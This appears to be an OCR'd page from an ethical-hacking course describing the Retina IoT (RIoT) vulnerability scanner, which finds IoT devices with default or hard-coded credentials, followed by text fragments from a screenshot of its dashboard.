
Figure 18.32: Scanning using Nmap

Vulnerability Scanning using Retina IoT (RIoT) Scanner

- Retina IoT (RIoT) Scanner **identifies at-risk IoT devices**, such as IP cameras, DVRs, printers, and routers
- This tool gives you an attacker's view of all the IoT devices and their **associated vulnerabilities**

Features

- Identify vulnerable IoT devices
- Check for default or hard-coded passwords
- Perform external scans of up to 256 IP addresses
- Generates reports of IoT vulnerabilities and their remediation


BeyondTrust
BTU
Amie Miller
Overall Threat History
80
70
60
50
40
30
20
10
0
Low
Medium
High
16-12-2015
24-12-2015
01-01-2016
08-01-2016
16-01-2016
24-01-2016
01-02-2016
08-02-2016
15-02-2016
22-02-2016
01-03-2016
08-03-2016
Feedback?
© 2013-2016, BeyondTrust Inc. (Legal)

Vulnerability Breakdown

Total Vulnerabilities	Low	Medium	High
993	89	886	18


Total Hosts Scanned	Total Scans Executed
112	112

https://www.beyondtrust.com

Vulnerability Scanning using Retina IoT (RIoT) Scanner

Source: *https://www.beyondtrust.com*

Retina IoT (RIoT) Scanner identifies at-risk IoT devices, such as IP cameras, DVRs, printers, and routers. This tool gives an attacker's view of all the IoT devices and their associated vulnerabilities. Utilizing precise information such as server banner and header data, RIoT will pinpoint the make and model of a particular IoT device. It also performs tests to find whether that device is using default or hard-coded credentials for telnet, SSH, or basic HTTP authentication, which are the preferred attack vectors that botnets initially use to breach a system. Using this tool, an attacker can specify a target IP or IP range to identify vulnerabilities. RIoT vulnerability scanner allows attackers to identify vulnerable IoT devices, check for default or hard-coded passwords, and perform external scans to identify IoT vulnerabilities.


BeyondTrust
BTU
Amie Miller
Overall Threat History
Low
Medium
High
80
70
60
50
40
30
20
10
0
16-12-2015
24-12-2015
01-01-2016
08-01-2016
16-01-2016
24-01-2016
01-02-2016
08-02-2016
15-02-2016
22-02-2016
01-03-2016
08-03-2016
Vulnerability Breakdown

